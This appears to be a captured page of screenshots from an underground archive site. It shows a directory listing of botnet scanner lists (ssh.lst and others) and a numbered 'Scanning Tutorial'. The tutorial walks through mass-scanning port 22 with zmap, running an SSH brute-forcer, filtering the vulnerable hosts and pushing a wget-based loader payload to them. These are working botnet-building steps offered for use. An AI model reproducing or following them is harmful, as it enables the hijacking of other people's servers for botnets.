
1,661 views



account-gen.xyz/Archive/Malware/Botnets/Scanners/Lsts/

Index of /Archive/Malware/Botnets/Scanners/Lsts

Name	Last modified	Size	Description
Parent Directory		-	
Ayy READ ME BOY.txt	2018-03-10 10:44	73	
BIG.lst	2018-03-10 10:42	54K	
GOD.lst	2018-03-10 10:42	157K	
gay.lst	2018-03-10 10:42	157K	
love.lst	2018-03-10 10:43	105K	
loves.lst	2018-03-10 10:43	255	
ssh.lst	2018-03-10 10:42	125K	
ssh2.lst	2018-03-10 10:42	164K	
xboxmodshops.lst	2018-03-10 10:43	1.5K	




```
[root@Crave ~]# perl pull.pl vuln.txt
```

account-gen.xyz/Archive/Txt%20Tutorials%20/Scanning%20Tutorial.txt


TUT BY XMS

```
---------------------------------------------------------------------------------------------
1st - Type: BEFORE You Add Files Into Server Go To wget.pl (LOADER) and Change The WGET To Your WGET
---------------------------------------------------------------------------------------------
2nd - Type:                 sh Scanner.sh
---------------------------------------------------------------------------------------------
3rd - Type:                 copy the Zmap install in your server line by line
---------------------------------------------------------------------------------------------
4th - Type:                 zmap -p22 -w india.lst -o mfu.txt -B100M
---------------------------------------------------------------------------------------------
5th - Type:                 chmod 777 *
---------------------------------------------------------------------------------------------
6th - Type:                ./update 15000
---------------------------------------------------------------------------------------------
7th - Type:                cat vuln.txt | grep -v DUP > nodups.txt
---------------------------------------------------------------------------------------------
8th - Type:                perl wget.pl nodups.txt
---------------------------------------------------------------------------------------------
```



